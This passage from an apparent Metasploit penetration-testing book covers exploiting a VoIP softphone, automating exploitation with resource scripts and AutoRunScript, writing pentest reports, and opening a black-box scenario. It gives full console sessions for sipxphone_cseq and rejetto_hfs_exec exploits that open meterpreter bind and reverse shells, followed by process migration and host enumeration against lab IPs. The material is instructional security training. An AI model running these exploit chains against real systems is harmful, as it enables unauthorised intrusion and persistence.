
Exploiting VoIP

To gain complete access to the system, we can try exploiting the softphone software as well. We have the target's IP address from the previous scenarios. Let us scan and exploit it with Metasploit. However, there are specialized VoIP scanning tools available within Kali operating systems that are specifically designed to test VoIP services only. The following is a list of applications that we can use to exploit VoIP services:

- Smap
- Sipscan
- Sipsak
- VoiPong
- Svmmap

Coming back to the exploitation part of this exercise, we have some of the exploits in Metasploit that can be utilized on softphones. Let us look at an example of this.

The application that we are going to exploit here is **SipXphone** version 2.0.6.27. This application's interface may look similar to the following screenshot:



About the vulnerability

The vulnerability lies in the handling of the Cseq value by the application. Sending an overlong string causes the application to crash, and in most cases, it will allow the attacker to run malicious code and gain access to the system.

Exploiting the application

Let us now exploit the SipXphone version 2.0.6.27 application with Metasploit. The exploit that we are going to use here is `exploit/windows/sip/sipxphone_cseq`. Let us load this module into Metasploit and set the required options:

```
msf > use exploit/windows/sip/sipxphone_cseq
msf exploit(sipxphone_cseq) > set RHOST 192.168.65.129
RHOST => 192.168.65.129
msf exploit(sipxphone_cseq) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(sipxphone_cseq) > set LHOST 192.168.65.128
LHOST => 192.168.65.128
msf exploit(sipxphone_cseq) > exploit
```

We need to set the values for RHOST, LHOST, and payload. As everything is now set, let us exploit the target application as follows:

```
msf exploit(sipxphone_cseq) > exploit

[*] Started bind handler
[*] Trying target SIPfoundry sipXphone 2.6.0.27 Universal...
[*] Sending stage (752128 bytes) to 192.168.65.129
[*] Meterpreter session 2 opened (192.168.65.128:42522 -> 192.168.65.129:4444) at 2013-09-05 15:27:57 +0530

meterpreter >
```

Voila! We got the meterpreter in no time at all. Hence, exploiting VoIP with Metasploit can be easy in the case of software-based bugs. However, when testing VoIP devices and other service-related bugs, we can use third-party tools for adequate testing.



An excellent resource for testing VoIP can be found at <http://www.viproxy.com>.

Summary and exercises

Throughout this chapter, we saw how we could test MySQL databases, VoIP services, and SCADA systems for a number of vulnerabilities. We saw how an attacker gaining access to just the database could end up having system-level access. We also saw how vulnerabilities in ICS and SCADA can lead an attacker to compromise an entire server, which may result in enormous damage, and we saw how PBX deployed in various companies can be used not only to spoof calls but to compromise the whole client system. To practice your skills, you can perform the following further exercises at your own pace:

- Try testing MSSQL and PostgreSQL databases and make a note of the modules.
- Download other software-based SCADA systems and try exploiting them locally.
- Try to run system commands for MSSQL.
- Resolve error 13 on MySQL for writing files onto the server.
- The database testing covered in this chapter was performed on Metasploitable 2. Try setting up the same environment locally and repeat the exercise.

In the last five chapters, we covered a variety of modules, exploits, and services, which took a good amount of time. Let's look at how we can speed up the process of testing with Metasploit in [Chapter 6, Fast-Paced Exploitation with Metasploit](#).

6

Fast-Paced Exploitation with Metasploit

While performing a penetration test, it is crucial to monitor time constraints. A penetration test that consumes more time than expected can lead to loss of faith, a cost that exceeds the budget, and many other things. A lengthy penetration test might also cause an organization to lose all of its business from the client in the future.

In this chapter, we will develop methodologies to conduct fast-paced penetration testing with automation tools and approaches in Metasploit. We will learn about the following:

- Switching modules on the fly
- Automating post-exploitation
- Automating exploitation

This automation testing strategy will not only decrease the time of testing, but will also decrease the cost per hour per person too.

Using `pushm` and `popm` commands

Metasploit offers two great commands—namely `pushm` and `popm`. The `pushm` command pushes the current module onto the module stack, while `popm` pops the pushed module from the top of the module stack. However, this is not the standard stack available to processes. Rather, it is the utilization of the same concept by Metasploit; it is otherwise unrelated. Using these commands gives us speedy operations, which saves a lot of time and effort.

Consider a scenario where we are testing an internal server with multiple vulnerabilities. We have two exploitable services running on every system on the internal network. To exploit both the services on every machine, we require a fast switching mechanism between modules for both the vulnerabilities. In such cases, we can use `pushm` and `popm` commands. We can test a server for a single vulnerability using a module and can then push the module on the stack and load the other module. After completing tasks with the second module, we can pop the first module from the stack using the `popm` command with all the options intact.

Let us learn more about the concept using the following screenshot:

```
msf exploit(psexec) > pushm
msf exploit(psexec) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.112
LHOST => 192.168.10.112
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.112:8080
[*] Starting the payload handler...
```

From the preceding screenshot, we can see that we pushed the `psexec` module onto the stack using the `pushm` command, and then we loaded the `exploit/multi/handler` module. As soon as we are done with carrying out operations with the `multi/handler` module, we can use the `popm` command to reload the `psexec` module from the stack, as shown in the following screenshot:

```
msf exploit(handler) > popm
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

  Name                Current Setting  Required  Description
  ----                -
  RHOST                192.168.10.109  yes       The target address
  RPORT                445             yes       Set the SMB service port
  SERVICE_DESCRIPTION  no              Service description to to be use
d on target for pretty listing
  SERVICE_DISPLAY_NAME no              The service display name
  SERVICE_NAME         no              The service name
  SHARE                yes             The share to connect to, can be
an admin share (ADMIN$,C$,...) or a normal read/write folder share
  SMBDomain            no              The Windows domain to use for au
thentication
  SMBPass              aad3b435b51404eeaad3b435b51404ee:01c714f17
1b670ce8f719f2d07812470 no           The password for the specified u
sername
```

We can clearly see that all the options for the `psexec` module were saved along with the module on the stack. Therefore, we do not need to set the options again.

Making use of resource scripts

Metasploit offers automation through resource scripts. The resource scripts eliminate the need to set the options manually, setting up everything automatically, thereby saving the large amount of time needed to set up the payload and the module's options.

There are two ways to create a resource script—namely by creating the script manually or using the `makerc` command. I recommend the `makerc` command over manual scripting since it eliminates typing errors. The `makerc` command saves all the previously issued commands in a file, which can be used with the `resource` command. Let us see an example:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST
set LHOST 192.168.10.112          set LHOST fe80::a00:27ff:fe55:fcfa%eth0
msf exploit(handler) > set LHOST 192.168.10.112
LHOST => 192.168.10.112
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Starting the payload handler...
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(handler) > makerc
Usage: makerc <output rc file>

Save the commands executed since startup to the specified file.

msf exploit(handler) > makerc multi_hand
[*] Saving last 6 commands to multi_hand ...
```

We can see in the preceding screenshot that we launched an exploit handler module by setting up its associated payload and options such as `LHOST` and `LPORT`. Issuing the `makerc` command will save all these commands in a systematic way into a file of our choice, which in this case is `multi_hand`. We can see that `makerc` successfully saved the last six commands into the `multi_hand` resource file.

Let us use the `resource` script as follows:

```
msf > resource multi_hand
[*] Processing multi_hand for ERB directives.
resource (multi_hand)> use exploit/multi/handler
resource (multi_hand)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (multi_hand)> set LHOST 192.168.10.112
LHOST => 192.168.10.112
resource (multi_hand)> set LPORT 4444
LPORT => 4444
resource (multi_hand)> exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Starting the payload handler...
```

We can clearly see that just by issuing the `resource` command followed by our script, it replicated all the commands we saved automatically, which eliminated the task of setting up the options repeatedly.

Using AutoRunScript in Metasploit

Metasploit offers another great feature of using `AutoRunScript`. The `AutoRunScript` option can be populated by issuing the `show advanced` command. `AutoRunScript` automates post-exploitation, and executes once access to the target has been achieved. We can either set the `AutoRunScript` option manually by issuing `set AutoRunScript [script-name]`, or by using the `resource` script itself, which automates exploitation and post-exploitation together. `AutoRunScript` can also run more than one post-exploitation script by using the `multi_script` and `multi_console_command` modules as well. Let us take an example where we have two scripts, one for automating the exploitation and the second for automating the post-exploitation, as shown in the following screenshot:

```
GNU nano 2.2.6  File: multi_script

run post/windows/gather/checkvm
run post/windows/manage/migrate
```

This is a small post-exploitation script that automates the `checkvm` (a module to check whether the target is running on a virtual environment) and `migrate` (a module that helps in migrating from the exploited process to safer ones) modules. Let us have a look at the following exploitation script:

```

GNU nano 2.2.6      File: resource_complete

Use exploit/windows/http/rejetto_hfs_exec
set payload windows/meterpreter/reverse_tcp
set RHOST 192.168.10.109
set RPORT 8081
set LHOST 192.168.10.112
set LPORT 2222
set AutoRunScript multi_console_command -rc /root/my_scripts/multi_script
exploit

```

The preceding `resource` script automates exploitation for the HFS file server by setting up all the required parameters. We also set the `AutoRunScript` option using the `multi_console_command` option, which allows the execution of multiple post-exploitation scripts. We define our post-exploitation script to `multi_console_command` using the `-rc` switch, as shown in the preceding screenshot.

Let us run the exploitation script and analyze its results in the following screen:

```

msf > resource /root/my_scripts/resource_complete
[*] Processing /root/my_scripts/resource_complete for ERB directives.
resource (/root/my_scripts/resource_complete)> use exploit/windows/http/rejetto_hfs_exec
resource (/root/my_scripts/resource_complete)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/my_scripts/resource_complete)> set RHOST 192.168.10.109
RHOST => 192.168.10.109
resource (/root/my_scripts/resource_complete)> set RPORT 8081
RPORT => 8081
resource (/root/my_scripts/resource_complete)> set LHOST 192.168.10.112
LHOST => 192.168.10.112
resource (/root/my_scripts/resource_complete)> set LPORT 2222
LPORT => 2222
resource (/root/my_scripts/resource_complete)> set AutoRunScript multi_console_command -rc /root/my_scripts/multi_script
AutoRunScript => multi_console_command -rc /root/my_scripts/multi_script
resource (/root/my_scripts/resource_complete)> exploit

[*] Started reverse TCP handler on 192.168.10.112:2222
[*] Using URL: http://0.0.0.0:8080/SP6W08sSPH
[*] Local IP: http://192.168.10.112:8080/SP6W08sSPH
[*] Server started.
[*] Sending a malicious request to /
[*] Sending stage (957487 bytes) to 192.168.10.109
192.168.10.109 - rejetto_hfs_exec - 192.168.10.109:8081 - Payload request received: /SP6W08sSPH
[*] Meterpreter session 1 opened (192.168.10.112:2222 -> 192.168.10.109:49217) at 2016-07-11 00:42:05 +0530
[*] Tried to delete %TEMP%\pRizJBaJheeoPB.vbs, unknown result
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Session ID 1 (192.168.10.112:2222 -> 192.168.10.109:49217) processing AutoRunScript 'multi_console_command -rc /root/my_scripts/multi_script'
[*] Meterpreter session 2 opened (192.168.10.112:2222 -> 192.168.10.109:49222) at 2016-07-11 00:42:07 +0530
[*] Running Command List ...
[*] Running command run post/windows/gather/checkvm
[*] Checking if WIN-SWIKKOTKSHX is a Virtual Machine ....
[*] Session ID 2 (192.168.10.112:2222 -> 192.168.10.109:49222) processing AutoRunScript 'multi_console_command -rc /root/my_scripts/multi_script'
[*] Running Command List ...
[*] Running command run post/windows/gather/checkvm
[*] This is a Sun VirtualBox Virtual Machine
[*] Running command run post/windows/manage/migrate
[*] Checking if WIN-SWIKKOTKSHX is a Virtual Machine ....
[*] Running module against WIN-SWIKKOTKSHX
[*] Current server process: notepad.exe (3316)
[*] Spawning notepad.exe process to migrate to
[*] This is a Sun VirtualBox Virtual Machine
[*] Running command run post/windows/manage/migrate
[*] Migrating to 2964
[*] Server stopped.

meterpreter >
[*] Running module against WIN-SWIKKOTKSHX
[*] Current server process: UNJxwKFkUTU.exe (2940)
[*] Spawning notepad.exe process to migrate to

```

We can clearly see in the preceding screenshot that soon after the exploit is completed, the `checkvm` and `migrate` modules are executed, which states that the target is a **Sun VirtualBox Virtual Machine**, and the process is migrated to **notepad.exe process**. The successful execution of our script can be seen in the following remaining section of the output:

```
meterpreter >
[*] Running module against WIN-SWIKK0TKSHX
[*] Current server process: UNJxwKfKUTU.exe (2940)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3120
[+] Successfully migrated to process 2964
[+] Successfully migrated to process 3120
```

We successfully migrated to the **notepad.exe process**. However, if there are multiple instances of `notepad.exe`, the process migration may hop over other processes as well.

Using the multiscript module in the AutoRunScript option

We can also use a `multiscript` module instead of a `multi_console_command` module. Let us create a new post-exploitation script as follows:

```
GNU nano 2.2.6 File: multi_scr.rc
checkvm
migrate -n explorer.exe
get_env
event_manager -i
```

As we can clearly see in the preceding screenshot, we created a new post-exploitation script named `multi_scr.rc`. We need to make the following changes to our exploitation script to accommodate the change:

```
GNU nano 2.2.6 File: resource_complete
use exploit/windows/http/rejeto_hfs_exec
set payload windows/meterpreter/reverse_tcp
set RHOST 192.168.10.109
set RPORT 8081
set LHOST 192.168.10.105
set LPORT 2222
set AutoRunScript multiscript -rc /root/my_scripts/multi_scr.rc
exploit
```

We simply replaced `multi_console_command` with `multiscript` and updated the path of our post-exploitation script, as shown in the preceding screenshot. Let us see what happens when we run the `exploit` script:

```
msf > resource /root/my_scripts/resource_complete
[*] Processing /root/my_scripts/resource_complete for ERB directives.
resource (/root/my_scripts/resource_complete)> use exploit/windows/http/rejeto_hfs_e
xec
resource (/root/my_scripts/resource_complete)> set payload windows/meterpreter/revers
e_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/my_scripts/resource_complete)> set RHOST 192.168.10.109
RHOST => 192.168.10.109
resource (/root/my_scripts/resource_complete)> set RPORT 8081
RPORT => 8081
resource (/root/my_scripts/resource_complete)> set LHOST 192.168.10.105
LHOST => 192.168.10.105
resource (/root/my_scripts/resource_complete)> set LPORT 2222
LPORT => 2222
resource (/root/my_scripts/resource_complete)> set AutoRunScript multiscript -rc /roo
t/my_scripts/multi_scr.rc
AutoRunScript => multiscript -rc /root/my_scripts/multi_scr.rc
resource (/root/my_scripts/resource_complete)> exploit

[*] Started reverse TCP handler on 192.168.10.105:2222
[*] Using URL: http://0.0.0.0:8080/elkYsP
[*] Local IP: http://192.168.10.105:8080/elkYsP
[*] Server started.
[*] Sending a malicious request to /
[*] 192.168.10.109   rejeto_hfs_exec - 192.168.10.109:8081 - Payload request receive
d: /elkYsP
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Meterpreter session 7 opened (192.168.10.105:2222 -> 192.168.10.109:49273) at 201
6-07-11 13:16:01 +0530
[!] Tried to delete %TEMP%\ILMpSDXbuGy.vbs, unknown result
[*] Session ID 7 (192.168.10.105:2222 -> 192.168.10.109:49273) processing AutoRunScri
pt 'multiscript -rc /root/my_scripts/multi_scr.rc'
[*] Running Multiscript script.....
[*] Running script List ...
[*]   running script checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a Sun VirtualBox Virtual Machine
[*]   running script migrate -n explorer.exe
[*] Current server process: egmvsHerJGkWWt.exe (2476)
[+] Migrating to 3568
```

We can clearly see that after access to the target is achieved, the `checkvm` module executes, which is followed by the `migrate`, `get_env`, and `event_manager` commands, as shown in the following screenshot:

```
meterpreter > [+] Successfully migrated to process
[*] running script get_env
[*] Getting all System and User Variables

Enviroment Variable list
=====

Name                               Value
----                               -
APPDATA                            C:\Users\mm\AppData\Roaming
ComSpec                            C:\Windows\system32\cmd.exe
FP_NO_HOST_CHECK                   NO
HOMEDRIVE                           C:
HOMEPATH                           \Users\mm
LOCALAPPDATA                       C:\Users\mm\AppData\Local
LOGONSERVER                         \\WIN-SWIKKOTKSHX
NUMBER_OF_PROCESSORS               1
OS                                 Windows_NT
PATHEXT                            .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE             x86
PROCESSOR_IDENTIFIER               x86 Family 6 Model 60 Stepping 3, GenuineIntel
PROCESSOR_LEVEL                    6
PROCESSOR_REVISION                 3c03
Path                               C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\W
indows\System32\WindowsPowerShell\v1.0\
TEMP                               C:\Users\mm\AppData\Local\Temp\1
TMP                                C:\Users\mm\AppData\Local\Temp\1
USERDOMAIN                         WIN-SWIKKOTKSHX
USERNAME                           mm
USERPROFILE                       C:\Users\mm
windir                             C:\Windows

[*] running script event_manager -i
[*] Retriving Event Log Configuration

Event Logs on System
=====

Name                               Retention  Maximum Size  Records
----                               -

```

The `event_manager` module displays all the logs from the target system because we supplied `-i` switch, along with the command in our resource script. The results of the `event_manager` command are as follows:

```
[*] running script event_manager -i
[*] Retriving Event Log Configuration
```

Event Logs on System			
=====			
Name	Retention	Maximum Size	Records
----	-----	-----	-----
Application	Disabled	20971520K	130
HardwareEvents	Disabled	20971520K	0
Internet Explorer	Disabled	K	0
Key Management Service	Disabled	20971520K	0
Security	Disabled	K	Access Denied
System	Disabled	20971520K	1212
Windows PowerShell	Disabled	15728640K	200

Global variables in Metasploit

Working on a particular range or a specific host, we can always use the `setg` command to specify the `LHOST` and `RHOST` options. Setting the options with the `setg` command will set the `RHOST` or `LHOST` options globally for every module loaded. Hence, the `setg` command eliminates the use of setting up these specific options repeatedly. We can also make use of the `setg` command over other options, such as `LPORT`, `RPORT`, and `payload`. However, different services run on different ports, and we may need to alter the payloads as well. Hence, setting up options that do not change from a module to another module is a better approach. Let us have a look at the following example:

```
msf > setg RHOST 192.168.10.112
RHOST => 192.168.10.112
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > get RHOST
RHOST => 192.168.10.112
msf exploit(ms08_067_netapi) > use exploit/windows/ftp/freefloatftp_user
msf exploit(freefloatftp_user) > get RHOST
RHOST => 192.168.10.112
msf exploit(freefloatftp_user) > back
msf > getg RHOST
RHOST => 192.168.10.112
```

We assigned `RHOST` with the `setg` command in the preceding screenshot. We can see that no matter how many times we change the module, the value of `RHOST` remains constant for all modules, and we do not need to enter it manually in every module. The `get` command fetches the value of a variable from the current context, while the `getg` command fetches the value of a global variable, as shown in the preceding screenshot.

Wrapping up and generating manual reports

Let us now discuss how to create a penetration test report and see what is to be included, where it should be included, what should be added or removed, how to format the report, the usage of graphs, and so on. Many people, such as managers, administrators, and top executives, will read the report of a penetration test. Therefore, it's necessary for the findings to be well organized so that the correct message is conveyed to those involved and is understood by the target audience.

The format of the report

A good penetration testing report can be broken down into the following elements:

- Page design
- Document control
- Cover page
- Document properties
- List of the report's contents
- Table of contents
- List of illustrations
- Executive/high-level summary
- Scope of the penetration test
- Severity information
- Objectives
- Assumptions
- Summary of vulnerabilities
- Vulnerability distribution chart
- Summary of recommendations
- Methodology/technical report
- Test details

- List of vulnerabilities
- Likelihood
- Recommendations
- References
- Glossary
- Appendix

Here is a brief description of some of the relevant sections:

- **Page design:** This refers to the choice of fonts, headers and footers, colors, and other design elements that are to be used in the report.
- **Document control:** General properties about the report are covered here.
- **Cover page:** This consists of the name of the report, as well as the version, time and date, target organization, serial number, and so on.
- **Document properties:** This section contains the title of the report, the name of the tester, and the name of the person who reviewed this report.
- **List of the report's contents:** This section includes the contents of the report. Their location in the report is shown using clearly defined page numbers.
- **Table of contents:** This section includes a list of all the contents, organized from the start to the end of the report.
- **List of illustrations:** All the figures used in the report are to be listed with the appropriate page numbers in this section.

The executive summary

The executive summary contains the complete summarization of the report in a standard and nontechnical text that focuses on providing knowledge to the senior employees of the company. It contains the following information:

- **The scope of the penetration test:** This section includes the type of tests performed and the systems that were tested. All the IP ranges that were tested are also listed in this section. Moreover, this section also contains severity information about the test.
- **Objectives:** This section will define how the test will be able to help the target organization, what the benefits of the test will be, and so on.

- **Assumptions made:** If the scope of the test calls for an internal assessment, the assumption would be that the attacker has already gained internal access via out-of-scope methods, such as phishing or SE. Therefore, any such assumptions made should be listed in this section.
- **Summary of vulnerabilities:** This section provides information in a tabular form and describes the number of found vulnerabilities according to their risk level—high, medium, or low. The vulnerabilities are ordered from those that would have the largest impact on the assets to those that would have the smallest impact. Additionally, this phase contains a vulnerability distribution chart for multiple issues with multiple systems. An example of this can be seen in the following table:

Impact	Number of vulnerabilities
High	19
Medium	15
Low	10

- **Summary of recommendations:** The recommendations to be made in this section are only for the vulnerabilities with the highest impact factor, and they are to be listed accordingly.

Methodology/network admin-level report

This part of the report includes the steps to be performed during the penetration test, in-depth details about the vulnerabilities, and recommendations. The following information is the section of interest for the administrators:

- **Test details:** This part of the report includes information related to the summarization of the test in the form of graphs, charts, and tables for vulnerabilities, risk factors, and the systems infected with these vulnerabilities.
- **List of vulnerabilities:** This section of the report includes the details, location, and the primary cause of the vulnerabilities.
- **Likelihood:** This section explains the probability of these vulnerabilities being targeted by attackers. To get the values for this likelihood, we analyze the ease of access in triggering a particular vulnerability and find out the easiest and the most difficult test against the vulnerabilities that can be targeted.

- **Recommendations:** Recommendations for patching the vulnerabilities are to be listed in this section. If a penetration test does not recommend patches, it is considered only half-finished.

Additional sections

The following sections are optional ones, and may differ from report to report:

- **References:** All the references taken while the report is made are to be listed here. References such as a book, website, article, and so on are to be defined clearly, with the author, publication name, year of publication or date of the published article, and so on.
- **Glossary:** All the technical terms used in the report are to be listed here along with their meaning.
- **Appendix:** This section is an excellent place to add miscellaneous scripts, codes, and images.

Summary and preparation for real-world scenarios

This chapter allowed us to work on speeding up the process of a penetration test by automating exploitation and post-exploitation using multiple types of resource scripts. We also saw the usage and benefits of `pushm`, `popm`, and variable globalization. By the end, we saw how we could design professional reports and how the various sections of the report are to be rendered.

Before we begin *Chapter 7, Exploiting Real-World Challenges with Metasploit*, it is advised that you run through all the examples covered in the book so far and learn each and every method covered in detail. However, no book will help you hone your skills unless you practice each and every thing while enhancing your research capabilities.

We will make use of each and every technique learned in the previous chapters to solve the challenges in the next one, while learning some new technologies. You can practice the following exercises before reading through *Chapter 7, Exploiting Real-World Challenges with Metasploit*:

- Create post-exploitation scripts for meterpreter handlers for both Linux and Windows operating systems
- Imagine that you are a part of a law enforcement organization, and pen down the most notable exploitation and post-exploitation modules
- Imagine that you are a professional penetration tester and repeat the preceding exercise
- Try running meterpreter through a proxy and analyze the changes observed in different modules
- Try combining the power of open source vulnerability scanners—such as OpenVAS—with Metasploit, while saving time for testing
- Try escalating privileges on Windows 2003, Windows 2008, and Windows 2012 servers and pen down the module differences

Chapter 7, Exploiting Real-World Challenges with Metasploit, is complex and contains a variety of methods and exploitation scenarios. Be prepared before you proceed. All the best!

7

Exploiting Real-World Challenges with Metasploit

Welcome! This chapter is the final and most complicated chapter of the book. I recommend you read through all the previous chapters and exercises before proceeding with this chapter. However, if you have completed all the tasks and done some research by yourself, let's move on to facing real-world challenges and solving them with Metasploit. In this chapter, we will cover two scenarios based on real-world problems with regard to being a penetration tester and a state-sponsored hacker. Both challenges pose a different set of requirements; for example, evasion would typically be more relevant to a law enforcement cyber player than a corporate penetration tester and the case is the same for achieving persistence on systems. The agenda of this chapter is to familiarize you with the following:

- Pivoting to internal networks
- Using web application bugs for gaining access
- Cracking password hashes
- Using the target system as a proxy
- Evading antivirus

And much more. We will be developing strategies to perform flawless attacks on the target and looking for every opportunity that can end up popping a shell to the target system. Therefore, let us get started.

Scenario 1: Mirror environment


Consider yourself a penetration tester who is tasked to carry out a black box penetration test against a single IP in an on-site project. Your job is to make sure that no vulnerabilities are present in the server and on the application running on it.

Understanding the environment

Since we know we are going to perform on an on-site environment, we can summarize the test as shown in the following table:

Number of IPs under scope	1
Test policy	Web applications and server
IP address	192.168.10.110
Summary of tests to be performed	Port Scanning Test for Web application vulnerabilities Test for server vulnerabilities Compromising any other network connected to the target host
Objectives	Gain user level access to the server Escalate privileges to the highest possible level Gain access to the credentials for web and server applications
Test type	Black box test

Additionally, let us also keep a diagrammatic view of the entire test to make things easier for us to remember and understand:



We can see in the preceding diagram that, as of now, we have little detail, only the IP address of the target. Let us quickly fire Metasploit and create a new workspace and switch to it:


```
msf > workspace -a Example_Org
[*] Added workspace: Example_Org
msf > workspace Example_Org
[*] Workspace: Example_Org
msf > █
```

Fingerprinting the target with DB_NMAP

As we discussed in the previous chapters, creating a new workspace and using it will ensure that the current results won't merge with scan results already present in the database; hence, it is recommended to create a new workspace for all new projects. Let us quickly perform an Nmap scan over the target on some most general ports, as shown in the following screenshot:

```
msf > db_nmap -sV 192.168.10.110 -p 21,22,23,80,135,139,443,445 --open
[*] Nmap: Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-20 23:29 IST
[*] Nmap: Nmap scan report for 192.168.10.110
[*] Nmap: Host is up (0.32s latency).
[*] Nmap: Not shown: 3 closed ports
[*] Nmap: Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 80/tcp    open  http         Apache httpd 2.4.17 ((Win32) OpenSSL/1.0.2d PHP/5.5.30)
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 443/tcp   open  ssl/http     Apache httpd 2.4.17 ((Win32) OpenSSL/1.0.2d PHP/5.5.30)
[*] Nmap: 445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 14.17 seconds
```

Welcome to the places where the sun doesn't shine. You have no vulnerable services running on the target. However, the only good information we got is that the target is running a Windows operating system, which may be Windows Server 2008 or Windows Server 2012. So what do we do now? Let us try manually connecting to the server on port 80 and looking for web-application-specific vulnerabilities:



Connecting on port 80, we can see that the default page for XAMPP shows up, which says the version of XAMPP is **5.5.30**, which is the latest one. Another disappointment: since the version is vulnerability-free, we can't attack it. However, there might still be a chance if we figure out what applications are hosted on this XAMPP server. To do that, let us quickly use the `auxiliary/scanner/http/brute_dirs` module and try brute-forcing the directory structure to figure out what applications are running underneath XAMPP:

```
msf > use auxiliary/scanner/http/brute_dirs
